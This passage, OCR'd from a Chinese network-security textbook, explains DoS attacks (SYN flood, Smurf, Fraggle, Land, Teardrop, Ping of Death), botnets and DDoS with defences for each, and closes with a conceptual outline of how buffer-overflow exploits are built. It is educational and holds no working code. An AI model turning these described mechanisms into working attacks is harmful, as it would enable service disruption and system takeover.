


图 5-1　正常的 TCP 流量

源主机A
目标主机B
SYN
SYN+ACK
SYN
SYN+ACK
SYN
SYN+ACK
SYN
TCP队列溢出
SYN
SYN
时间

图 5-2　SYN 洪流

③ 逻辑攻击。这种攻击包含对组网技术的深入理解，因此也是一种最高级的攻击类型。逻辑攻击的一个典型示例是LAND攻击，这里攻击者发送具有相同源IP地址和目的地IP地址的伪数据包。很多系统不能够处理这种引起混乱的行为，从而导致崩溃。

从另外一个角度又可将拒绝服务攻击分为两类：网络带宽攻击和连通性攻击。带宽攻击是以极大的通信量冲击网络，使网络瘫痪。连通性攻击是用大量的连接请求冲击网络，达到破坏目的。

拒绝服务攻击与其他的攻击方法相比较，具有以下特点：①难确认性，拒绝服务攻击很难被判断，用户在自己的服务得不到及时响应时，一般不会认为是自己受到攻击，而是认为可能是系统故障造成一时的服务失效；②隐蔽性，正常请求服务会隐藏掉拒绝服务攻击的过程；③资源有限性，由于计算机资源有限，容易实现拒绝服务攻击；④软件复杂性，由于软件所固有的复杂性，难以确保软件没有缺陷，因而攻击者有机可乘，可以直接利用软件缺陷进行拒绝服务攻击。

2. 常见的DoS攻击方式及其防范措施

1）DoS攻击的检测

DoS攻击通常是以消耗服务器端资源、迫使服务停止响应为目标，通过伪造超过服务器处理能力的请求数据造成服务器响应阻塞，从而使正常的用户请求得不到应答，以实现其攻击目的。这类攻击的特点在于：易于从受攻击的目标来判断是否发生了攻击，而难以追踪攻击源，因此对于普通用户，需要正确地检测出DoS攻击，并对其进行防范。通常来说，检测出DoS攻击相对比较直观，但如果攻击是持续缓慢进行的，则很难在攻击开始的第一时间就被发现。一般来说，可以通过以下症状来判断是否发生了DoS攻击。

① 频繁的网络活动。

② 很高的CPU利用率。

③ 计算机无响应。

④ 计算机在不确定的时间崩溃。

2）DoS攻击常用的工具

DoS攻击通常通过一些攻击工具来进行，了解了这些攻击工具，可以更有效地进行防范。下面是一些常用的DoS攻击工具。

① SYN Flood工具。依据SYN Flood攻击的原理。

② IP碎片类攻击工具，包括Jot2、Teardrop和Newtear。

Jot2通过向攻击对象发送经过分片的ICMP数据包，当分片合成完整的IP数据包时，其最大长度为65 538比最大IP数据报65 535大，则系统在重组数据报时，因发生错误而崩溃。

Teardrop向被攻击对象发送被分成两个分片的IP数据报。这两个分片在重组时，发生重叠，即第二个IP分片包含在第一片中，系统在重组数据报时，因发生错误而崩溃。

Newtear由Teardrop衍生而来，两者原理基本相同，只是将用于填充的数据大小由28改为20。此外，该类工具还有Opentear、Overdrop、Bonk、Boink、Syndrop、SSPing等攻击工具。

③ 网络放大攻击工具。这里主要有两种工具：Smurf和Fraggle。

④ 系统漏洞攻击工具。这里的漏洞一般指协议漏洞。常用的工具有：Land、Blat、

Kod、Kox、Winnuke、Killwin 等。

3）DoS 攻击常见的类型及其防范措施

常见的针对网络的拒绝服务攻击方式有以下几种。针对每一种攻击，给出了相应的防范措施。

（1）同步风暴

在 SYN Flood 攻击中，利用 TCP 三次握手协议的缺陷，攻击者向目标主机发送大量伪造源地址的 TCP SYN 报文，目标主机分配必要的资源，然后向源地址返回 SYN＋ACK 包，并等待源端返回 ACK 包。由于源地址是伪造的，所以源端永远都不会返回 ACK 报文，受害主机继续发送 SYN＋ACK 包，并将半连接放入端口的积压队列中。虽然一般的主机都有超时机制和默认的重传次数，但由于端口的半连接队列的长度是有限的，如果不断地向受害主机发送大量的 TCP SYN 报文，半连接队列很快就会被填满，服务器拒绝新的连接，将导致该端口无法响应其他机器进行的连接请求，最终使受害主机的资源耗尽。

防范措施：为了有效地防范 TCP SYN Flood 攻击，在保证通过慢速网络的用户可以正常建立到服务端的合法连接的同时，需要尽可能地减少服务端 TCP Backlog 的清空时间，并采用 TCP 连接监控的工作模式，在防火墙处就能够过滤掉来自同一主机的后续连接，当然还要根据实际的情况来判断。

（2）UDP 洪水

UDP 洪水指利用简单的 TCP/IP 服务，如利用 Chargen 服务和 Echo 传送毫无用处的占满带宽的数据。通过伪造与某一台主机的 Chargen 服务器之间的一次 UDP 连接，回复地址指向开放 Echo 服务的一台主机，生成在两台主机之间的足够多的无用数据流。

防范措施：关掉不必要的 TCP/IP 服务，对防火墙进行合理配置，阻断来自 Internet 对这些服务的 UDP 请求。

（3）Smurf 攻击

一种简单的 Smurf 攻击是，将回复地址设置成目标网络的广播地址，利用 ICMP 应答请求数据包，使该网络的所有主机都对此 ICMP 应答请求做出应答，导致网络阻塞，该攻击方式比 Ping of Death 洪水攻击的流量高出一到两个数量级。更加复杂的 Smurf 攻击将源地址改为第三方的目标地址，最终导致第三方网络阻塞。

防范措施：去掉 ICMP 服务。

（4）Fraggle 攻击

Fraggle 攻击对 Smurf 攻击做了简单的修改，使用的是 UDP 应答消息而非 ICMP。通过使用 Chargen 或 Echo UDP 程序发起 Fraggle 攻击，这两个分别使用了 UDP 端口 19 和 7。它们都像 ICMP Ping 那样工作，设计用于响应请求主机，以便考察这些主机是否处于活动状态。由于使用的 Chargen 和 Echo 会发送响应给向这些端口发送流量的任何主机，因此，通过在这两个端口之间发送数据，可使这两个程序建立一个无限循环。

防范措施：过滤掉 UDP 应答消息。

（5）Land 攻击

进行 Land 攻击时，构造的 SYN 包的源地址和目标地址都被设置成某一个服务器地址，此举将导致接收服务器向它自己的地址发送 SYN-ACK 消息，结果这个地址又发回 ACK 消息并创建一个空连接，每一个这样的连接都将保留直到超时。

防范措施：这类攻击的检测相对来说比较容易，因为可以直接通过判断网络数据包的源地址和目标地址是否相同确认是否属于攻击行为。防范攻击的方法当然是适当地配置防火墙设备或制定包过滤路由器的包过滤规则，并对这种攻击进行审计，记录事件发生的时间、源主机和目标主机的 MAC 地址和 IP 地址，从而可以有效地分析并跟踪攻击者的来源。

(6) 垃圾邮件

攻击者利用邮件系统制造垃圾邮件信息，甚至通过专用的邮件炸弹程序给受害用户的信箱发送垃圾邮件，耗尽用户信箱的磁盘空间，使用户无法应用这个邮箱。

防范措施：

限制邮件的转发功能。即将凡是来自管理域范围之外的 IP 地址通过本地 SMTP 服务进行的中转邮件转发请求一概予以拒绝。

发送邮件认证功能。扩展的 SMTP 通信协议(RFC 2554)中包含一种基于 SASL 的发送邮件认证方法，目前多数邮件系统都支持明文口令、MD5 认证，甚至基于公钥证书的认证方式。发送邮件认证功能只是在方便用户使用的条件下限制了邮件转发功能，但是无法拒绝接收以本地账号为地址的垃圾邮件。

邮件服务器的反向域名解析功能。启动该功能，可以拒绝接收所有没有注册域名的地址发来的信息。目前，多数垃圾邮件发送者使用动态分配或者没有注册域名的 IP 地址来发送垃圾邮件，以逃避追踪。因此在邮件服务器上拒绝接收来自没有域名的站点发来的信息可以大大降低垃圾邮件的数量。

设置邮件过滤功能，对邮件进行过滤。垃圾邮件的过滤可以基于 IP 地址、邮件的信头或者邮件的内容，过滤位置可以在用户、邮件接收工具、邮件网关、网络网关/路由器/防火墙等多个层次实施。

(7) 消耗 CPU 和内存资源的拒绝服务攻击

如“红色代码”和 NIMDA 病毒，就是消耗 CPU 和内存资源的拒绝服务攻击。

防范措施：当发现此类攻击时，应通过防火墙或代理服务器对相应的数据包进行过滤，并拒绝对消耗 CPU 和内存资源的访问。

(8) 死亡之 Ping

早期，路由器对包的最大尺寸都有限制，许多操作系统在实现 TCP/IP 堆栈时，规定 ICMP 包小于等于 64KB，并且在对包的标题头进行读取之后，要根据该标题头中包含的信息为有效载荷生成缓存区。当产生畸形的、尺寸超出可能的上限的 ICMP 包，即加载的尺寸超过 64KB 上限时，就会出现内存分配错误，导致 TCP/IP 堆栈崩溃，使接收机器停机。

防范措施：现在所有的标准 TCP/IP 实现都可以对付超大尺寸的包，并且大多数防火墙能够自动过滤这些攻击，从 Windows 98 之后的操作系统如 Windows NT(Service Pack 3 之后)、Solaris 和 Mac OS 都具有抵抗一般 Ping of Death 攻击的能力。此外，对防火墙进行配置，阻断 ICMP 以及任何未知协议，都将防止此类攻击。

(9) 泪滴攻击

泪滴攻击暴露出 IP 数据包分解与重组的弱点。当 IP 数据包在网络中传输时，被分解成许多不同的分片传输，并借由偏移量字段作为重组的依据。泪滴攻击通过加入过多或不必要的偏移量字段，或把偏移字段设置成不正确的值，这样接收端在收到这些分拆的数据包后，就不能按数据包中的偏移字段值正确组合这些拆分的数据包，但接收端会不断尝试，这

样就可能致使目标计算机操作系统因资源耗尽而崩溃。

检测和防范措施：检测这类攻击的方法是对接收到的分片数据包进行分析，计算数据包的片偏移量(Offset)是否有误。防范措施是添加系统补丁程序，丢弃收到的病态分片数据包，并对这种攻击进行审计。另外，应尽可能采用最新的操作系统，或者在防火墙上设置分段重组功能，由防火墙先接收到同一源包中的所有拆分数据包，然后完成重组工作，而不是直接转发。因为防火墙上可以设置当出现重叠字段时所采用的规则。

3. 防范 DoS 攻击的专用网络安全设备

DoS 攻击的目的是阻止合法用户访问他们所需要的服务，使提供服务的系统和网络无法正常运行。为了有效地检测这种攻击，并对这类攻击进行防范，还可以使用多种网络安全的专用设备和工具，这些设备和工具主要有：防火墙，基于主机的 IDS——入侵检测系统，基于特征的网络入侵检测系统和网络异常行为检测器。

1）防火墙

防火墙采用包过滤技术对进出内部网络的数据包进行分析判断，将符合过滤规则的数据包进行转发，可以抵御常见的一些 DoS 攻击或其他攻击。Cisco PIX Firewall 提供了一种称为 Flood Defender 的功能，能够抵御 TCP SYN 洪流的攻击。Flood Defender 的工作原理是：检查连接到指定服务上的未回答 SYN 的数量，如果出现异常情况，对之后的连接采取限制，即当达到限制数量时，所有其他连接都被丢弃，以保护内部服务器。关于防火墙的工作原理和详细功能后面还会专门介绍。

2）入侵检测系统 IDS

入侵检测技术也叫网络实时监控技术，是指通过硬件或软件对网络上的数据流进行实时的检查，并与系统中的入侵特征数据库进行比较，一旦发现有被攻击的迹象，立刻根据用户所定义的动作做出反应，如切断网络连接，或者通知防火墙系统对访问控制策略进行调整，将入侵的数据包过滤掉等。采用入侵检测技术的设备称为入侵检测系统 IDS，通常按照部署的位置和所起的作用不同，分为基于主机的 IDS 和基于网络的 IDS。

基于主机的 IDS 通常是安装在被重点检测的主机之上，主要是对该主机的网络实时连接，以及系统审计日志进行智能分析和判断，如果其中的主体活动十分可疑，IDS 就会采取相应的措施。基于主机的入侵检测系统(IDS)和基于主机的防火墙通过监测和阻塞未请求的数据包来检测 DoS 企图。但是，尽管安装数以百计的基于主机的 IDS 设备有这种可能，但实际操作难度较大，也不实际。安装、配置及持续监控这些设备所花费的成本较大，实施性较差。从最低程度上讲，建议对放置在非军事区中的服务器配置某种形式的软件防火墙，协助阻止针对该服务器的 DoS 攻击或其他攻击。

基于网络的 IDS 放置在比较重要的网段内，不停地监视网段中的各种数据包，对每一个数据包或可疑的数据包进行特征分析，如果数据包与产品内置的某些规则吻合，IDS 就会发出警报甚至自动切断网络连接。此外，基于网络的 IDS，还能够分析和评估网络流量，及时发现可能的 DoS 攻击。IDS 通常作为监视已知 DoS 攻击的常用工具，它们在攻击发生时能及时发出警报并采取相应的措施。例如，Cisco 公司的 IDS 4200 系列设备中其传感器本身就含有几种类型的 DoS 攻击的特征，能及时检测出已知的 DoS 攻击。

3）网络异常检测器

尽管入侵检测系统能够被用于抵御大部分普通的 DoS 攻击，但对抵御 0day 类型的攻

击则效果不好。针对这样的需求,出现了网络异常检测器。网络异常检测器主要设计用于观察不寻常的网络流量,观察的结果与参考点相对照,如果流量超出了一定的限度,则进行报警,并采取相应的应对措施。例如,Cisco Traffic Anomaly Detector XT 就是一款这样的网络异常检测器,它能够监测拒绝服务攻击乃至分布式拒绝服务攻击(DDoS)的网络流量。

4. 防范 DoS 攻击的其他方法

检测是否发生了 DoS 攻击,只是阻止此类攻击必备的第一步。如果能对 DoS 攻击进行预防,则可以大幅度地减少 DoS 攻击的范围,显著地降低系统受 DoS 攻击影响的程度。实际上,再好的防护系统也无法阻止所有的攻击,只能减少攻击的发生概率,因此应该首先提高系统的安全性,使系统本身具有较好的攻击抵抗性。

提高系统安全性的方法通常有以下几种。

① 安装服务包和修补包。

② 只运行必要的服务。

③ 安装防火墙。

④ 安装入侵检测系统。

⑤ 安装防病毒软件。

⑥ 关闭穿越路由器和防火墙的 ICMP。

一个设计较好的安全性高的系统,通常是上述这些方法的组合,某个单独的产品或方法很难做到全面的防护。

通过安装服务包,能够最大限度地减少因应用程序和协议的漏洞被攻击的机会。通常,软件厂商会定期发布修复安全漏洞的服务包和修补包。

此外,还应对系统的安全性进行强化配置。强化系统的安全性包括两部分:强化网络设备的安全性和强化应用程序的安全性。对于网络设备来说,其设备本身应具备一定的安全性,以便抵御各种攻击对设备本身的破坏,因为一旦设备受到破坏,则整个网络系统就会产生薄弱点,易于成为攻击者进入的入口。对于应用程序来说,则需要加强自身的安全性能,以防被攻击者控制或植入其他攻击程序。

5. 分布式拒绝服务攻击及其防范

1) DDoS 攻击的基本原理

DDoS 攻击手段是在传统的 DoS 攻击基础之上产生的一类攻击方式。单一的 DoS 攻击一般是采用一对一方式的,当被攻击目标的 CPU 速度低、内存小或者网络带宽小等各项性能指标不高时,其效果是明显的。然而,随着计算机与网络技术的发展,计算机的处理能力迅速增长,内存大大增加,同时也出现了千兆级别乃至万兆级别的网络,这就使得 DoS 攻击的困难程度加大了,因为目标对恶意攻击包的“消化能力”大大提高,一对一的攻击方式就不会产生什么效果。

在这种情况下,分布式拒绝服务攻击手段(DDoS)就应运而生了。假如被攻击目标的计算机与网络的处理能力加大了 10 倍,采用原来的一对一方式时用一台攻击机来攻击不再能起作用的话,此时若攻击者使用 10 台甚至更多的攻击机同时进行攻击,则一定会达到攻击的目的,因此,DDoS 攻击就是利用更多的攻击机(又称傀儡机)来发起进攻,以比从前更大的规模来进攻受害者的一种攻击方式。

高速广泛连接的网络给大家带来了方便，也为 DDoS 攻击创造了极为有利的条件。在低速网络时代，黑客占领攻击用的傀儡机时，总是会优先考虑离目标网络距离近的机器，因为经过路由器的跳数少，效果好。而现在电信骨干结点之间的连接都是以 Gb/s 速率为级别的，大城市之间更可以达到 2.5Gb/s 乃至更高速率的连接，这使得攻击可以从更远的地方或者其他城市发起（甚至在境外进行），攻击者的傀儡机位置可以分布在更大的范围，因而攻击的范围更大、隐蔽性更强。

DDoS 攻击的示意图如图 5-3 所示。DDoS 与 DoS 攻击的原理基本相同。攻击者首先通过植入某种特定程序（僵尸程序，bot 程序，一段可以自动执行预先设定功能，可以被控制，具有一定人工智能的程序，该程序可以通过木马、蠕虫等进行传播）控制若干台机器作为主控端（控制傀儡机），然后通过该主控端向更多的机器植入某种攻击程序，由这些代理端（攻击傀儡机）向目标主机发起攻击的一种攻击方式。




图 5-3　DDoS 攻击过程示意图

由于在 DDoS 攻击中，攻击者和受攻击机器的力量对比非常悬殊，在这种悬殊的力量对比下，被攻击的主机很快失去反应，无法提供服务，从而达到攻击的目的。目前，这种攻击方式是实施最为快速、攻击能力最强、破坏性最大的一种方式。

2）僵尸网络

由攻击者植入僵尸程序的计算机（这些计算机受黑客控制，有时也成为肉鸡）组成的网络称为僵尸网络（Botnet），该网络是由大量能够实现恶意功能的 Bot、Command & Control Server（命令和控制服务器，控制者通过该服务器发送命令，进行控制）和控制者组成，能够受攻击者控制的网络。Botnet 并不是指物理意义上具有拓扑架构的网络，它具有一定的分布性，该网络会随着 Bot 程序的不断传播，而不断有新位置的僵尸计算机添加到这个网络中来，从而可以使网络结点的规模快速扩大。

僵尸程序与蠕虫最大的区别就在于蠕虫具有主动传播性，另外蠕虫的攻击行为不受人控制，而相反僵尸程序的存在就是为了使得攻击者能够控制受感染的计算机。僵尸程序和木马有着功能的相似性——远程控制计算机，但在功能实现上略有区别，僵尸程序都能突破内网和防火墙限制，这是传统正向连接的木马无法比拟的。僵尸程序使用特有的 IRC 协议下的 DCC 命令或者其他载体进行传播，由于预设指令的存在，传播过程更显主动，且受感染

的计算机仍受控制，这些比起木马技术来说更加先进和隐蔽。

Botnet 的最主要的特点是，它有别于以往简单的安全事件，是一个具有极大危害的攻击平台。它可以一对多地执行相同的恶意行为，将攻击源从一个转化为多个，乃至一个庞大的网络体系，通过网络来控制受感染的系统，造成更大程度的网络危害，比如可以同时对某目标网站进行 DDoS 攻击，同时发送大量的垃圾邮件，短时间内窃取大量敏感信息、抢占系统资源甚至进行非法目的牟利等。

僵尸网络正是这种一对多的控制关系，使得攻击者能够以极低的代价高效地控制大量的资源为其服务，在执行恶意行为的时候，Botnet 充当了一个攻击平台的角色，这也就使得 Botnet 不同于简单的病毒和蠕虫，也与通常意义的木马有所不同。目前，僵尸网络已经成为网络钓鱼、传播垃圾邮件和色情文学、实施点击欺诈和经济犯罪的重要平台。2011 年，我国受境外 4.7 万个 IP 地址的控制服务器控制着的僵尸网络的主机数量达到 890 万。

僵尸网络的危害主要如下。

① 远程完全控制系统。僵尸程序一旦侵入系统，会像木马一样隐藏自身，企图长期潜伏在受感染系统中，随时等待远程控制者的操作命令。

② 释放蠕虫。传统蠕虫的初次传播属于单点辐射型，如果疫情发现得早，可以很好地定位并抑制蠕虫的深度传播；而僵尸网络的存在，使得蠕虫传播的基点更高。在很大的范围内，将可能同时爆发蠕虫疫情。僵尸计算机的分布广泛且数量极多，导致破坏程度成几何倍数增长，使蠕虫起源更加具有迷惑性，给定位工作增加了巨大的难度。

③ 发起分布式拒绝服务攻击。DDoS 已经成为僵尸网络造成的最大最直接的危害之一。攻击者通过庞大的僵尸网络发送攻击指令给活跃的(甚至暂时处于非活跃状态的)僵尸计算机，可以同时对特定的网络目标进行持续的访问或者扫描，由于攻击者可以任意指定攻击时间、并发任务个数，以及攻击的强度，使这种新式的拒绝服务攻击具有传统拒绝服务攻击所不可比拟的强度和危害。

④ 窃取敏感信息。由于僵尸计算机被远程攻击者完全控制，存储在受感染计算机上的一切敏感信息都将暴露无遗，用户的一举一动都在攻击者的监视之中。

⑤ 发送垃圾邮件。垃圾邮件给人们的日常生活造成了极大的障碍，而利用僵尸网络发送垃圾邮件，首先可以隐藏自身的真实 IP，躲避法律的追究；其次，可以在短时间内发送更多的垃圾邮件；再次，反垃圾邮件的工作和一些过滤工具无法完全拦截掉这些垃圾邮件。

⑥ 强占滥用系统资源，进行非法牟利活动。僵尸网络一旦形成，就相当于给控制者提供了大量的免费的网络和计算机资源，控制者利用这些资源进行非法的暴利谋取。暴利谋取的手段包括：种植广告件、增加网站访问量、参与网络赌博、下载各类数据资料、建立虚假网站进行网络钓鱼等。

⑦ 作为跳板，实施二次攻击。攻击者利用僵尸程序，在受感染主机上打开各种服务器代理或者重定向器，发起其他攻击破坏，而这样可以隐藏自己的真实位置，不容易被发现。

总之，僵尸网络不是一种单一的网络攻击行为，而是一种网络攻击的平台和其他传统网络攻击手段的负载综合，通过僵尸网络可以控制大量的计算机进行更快、更猛烈的网络攻击，这给普通用户和整个互联网的健康发展造成了严重的危害。

当前，新一代的僵尸网络更加智能化和追求利益最大化。传统的僵尸网络更多的是进

行DDoS攻击，而从2008年开始，已经转变到利用庞大的僵尸兵团来完成点击广告、刷网络流量等以谋求经济利益的目的上来，僵尸网络控制技术更是由原来的不可控变成了可控制，实现了指哪打哪的新型战术，这对防范僵尸网络带来了更大的挑战。

对于僵尸网络攻击的防范，主要有以下的措施。

① 对网络和主机的各种运行状态时刻保持警惕，提高警觉性，注意定期查看系统日志，监控连接到网络和主机的各种链接。对个人Windows用户而言，还应做到自动升级、设置复杂口令、不运行可疑邮件，这样，可以避免多数恶意代码的侵袭。

② 监测端口。因为即使是最新的bot程序进行通信时，它们也是需要通过端口来实现的。绝大部分的bot仍然使用IRC（端口6667）和其他端口号较大的端口（如31337和54321）。1024以上的所有端口通常应设置为阻止bot进入。另外，还可以对开放的端口制定通信政策“只在办公时间开放”或者“拒绝所有访问，除了以下IP地址列表”等。

③ 禁用JavaScript。当一个bot程序感染主机的时候，往往是基于Web利用漏洞执行JavaScript来实现。可以设置浏览器在执行JavaScript之前进行提示，这样有助于最大化地减少因JavaScript而感染bot的机会。

④ 多层面防御，即采用多个不同层次不同作用的防御工具，这样，可以提高综合防御效果。

⑤ 安全评估。通常，厂商都会提供免费的安全评估工具，这些工具可以评估用户网络所面临的不同类型的安全风险和安全漏洞，并提供安全措施的建议。

3）DDoS攻击的检测与防范

要判断是否受到DDoS攻击，首先应对该攻击进行检测，一般情况下，有下列情况时，就有可能出现了DDoS攻击。

① 系统服务器CPU利用率极高，处理速度缓慢，甚至宕机。

② 高流量无用数据造成网络拥塞，使受害主机无法正常和外界通信。

③ 反复高速地发出特定的服务请求，使受害主机无法及时处理所有正常请求。

④ 被攻击主机上有大量等待的TCP连接。

⑤ 被DDoS攻击后，服务器出现木马、溢出等异常现象。

当然，有时候DDoS攻击比较隐蔽，检测比较困难，这时，就要对系统进行综合测试和评估，并采用专业的工具进行检测。

防范DDoS攻击是一个系统工程，必须对系统进行全面的安全检查，仅依靠某种系统或产品防范全部的DDoS攻击是不现实的。尽管完全杜绝DDoS攻击无法做到，但通过安装网络安全设备，并采取相应的安全措施，可以抵御90%以上的DDoS攻击。防范DDoS攻击的措施很多，前面介绍的防范僵尸网络攻击的措施大部分也适用于防范DDoS攻击。此外，还应采取以下的措施。

① 采用高性能的网络设备。要保证网络设备不能成为瓶颈，因此选择路由器、交换机、硬件防火墙等设备的时候要尽量选用知名度高、口碑好、性能优异的产品，这样可以在一定程度上提高抗攻击的程度。

② 应有充足的网络带宽保证。网络带宽直接决定了能抗受攻击的能力，同样情况下，1000Mb/s带宽的网络抗攻击的能力较10Mb/s带宽的网络高几十倍。

③ 安装专业抗DDoS攻击的防火墙。专业抗DDoS攻击的防火墙采用内核提前过滤

技术、反向探测技术、指纹识别技术等多项技术来发现和提前过滤 DDoS 非法数据包，可以智能抵御 DoS 攻击。

另外，对于防火墙还应进行相应的设置，包括：禁止对主机的非开放服务的访问，限制同时打开的 SYN 最大连接数，限制特定 IP 地址的访问，启用防火墙的防 DDoS 攻击的属性，严格限制对外开放的服务器的向外访问等。

④ 对于主机，应进行相应的设置，包括：关闭不必要的服务，限制同时打开的 SYN 半连接数目，缩短 SYN 半连接的 time out 时间，及时更新系统补丁等。

⑤ 对于网络设备特别是路由器应进行适当的安全设置。此处给出了以 Cisco 路由器为例的安全设置：使用 Cisco Express Forwarding（CEF）功能，使用 unicast reverse-path 功能，设置访问控制列表（ACL）过滤，设置 SYN 数据包流量速率，升级版本过低的 ISO，为路由器建立 log server 等。

5.2.4 缓冲区溢出攻击及其防范方法

1. 缓冲区溢出攻击概述

在过去的十几年中，以缓冲区溢出为攻击类型的安全漏洞是最为常见的一种形式。更为严重的是，缓冲区溢出漏洞占了远程网络攻击的绝大多数，这种攻击可以使得一个匿名的网上用户获得一台主机的部分和全部的控制权。当用户拥有了管理员权限的时候，将会给主机造成极其严重的安全威胁。如今，缓冲区溢出的错误正源源不断地从 UNIX、Windows、路由器、网关以及其他的网络设备中被发现，并构成了对系统安全威胁数量最大、程度较大的一类。

缓冲区溢出之所以成为一种常见的攻击手段，其原因在于很容易造成缓冲区溢出漏洞。而且缓冲区溢出能够成为远程攻击的主要手段，原因在于攻击者利用缓冲区溢出漏洞，植入并且执行攻击代码——含有缓冲区溢出的代码，被植入的代码在一定的权限下运行之后，攻击者就可以获得攻击主机的控制权。

缓冲区溢出是指将一个超过缓冲区长度的字符串放入缓冲区的结果。向一个有限空间的缓冲区中植入超长的字符串可能会出现两个结果，一是过长的字符串覆盖了相邻的存储单元，引起程序运行失败，严重的可导致系统崩溃；另有一个结果就是利用这种漏洞可以执行任意指令，甚至可以取得系统 root 权限。大多造成缓冲区溢出的原因是程序中没有仔细检查用户输入参数而造成的。

缓冲区是程序运行的时候机器内存中的一个连续块，它保存了给定类型的数据，随着动态分配变量会出现问题。大多时候为了不占用太多的内存，一个有动态分配变量的程序在程序运行时才决定给它们分配多少内存。现在假设，如果一个程序要在动态分配缓冲区放入超长的数据，数据就会溢出。一个缓冲区溢出程序使用这个溢出的数据将汇编语言代码放到机器的内存里，通常是产生 root 权限的地方，这就会给系统产生极大的威胁。这样看来缓冲区溢出并不是产生威胁的根本原因，而是当溢出到能够以 root 权限运行命令的区域，那样攻击者就相应地拥有了目标主机的最高使用权限。

从上面的缓冲区溢出概念可以看出，缓冲区溢出是将一个超过缓冲区长度的字符串置入缓冲区的结果，这是由于程序设计语言的一些漏洞，如 C/C++ 语言中，不对缓冲区、数组及指针进行边界检查（strcpy()、strcat()、sprintf()、gets()等语句）。如果向程序的有限空

间的缓冲区中置入过长的字符串,造成缓冲区溢出,从而破坏程序的堆栈,使程序转去执行其他的指令,如果这些指令是放在有 Root 权限的内存里,那么一旦这些指令得到了运行,入侵者就以 Root 的权限控制了系统,这也是人们所说的 U2R(User to Root Attacks)。例如在 UNIX 系统中,使用一些精心编写的程序,利用 SUID 程序(如 FDFORMAT)中存在的缓冲区溢出错误就可以取得系统超级用户权限,在 UNIX 中取得超级用户权限就意味着黑客可以随意控制系统。

一个利用缓冲区溢出而企图破坏或非法进入系统的程序通常由如下几部分组成。

① 准备一段可以调用一个 shell 的机器码形成的字符串,称为 shellcode。

② 申请一个缓冲区,并将机器码填入缓冲区的低端。

③ 估算机器码在堆栈中可能的起始位置,并将这个位置写入缓冲区的高端。这个起始的位置也是执行这一程序时需要反复调用的一个参数。

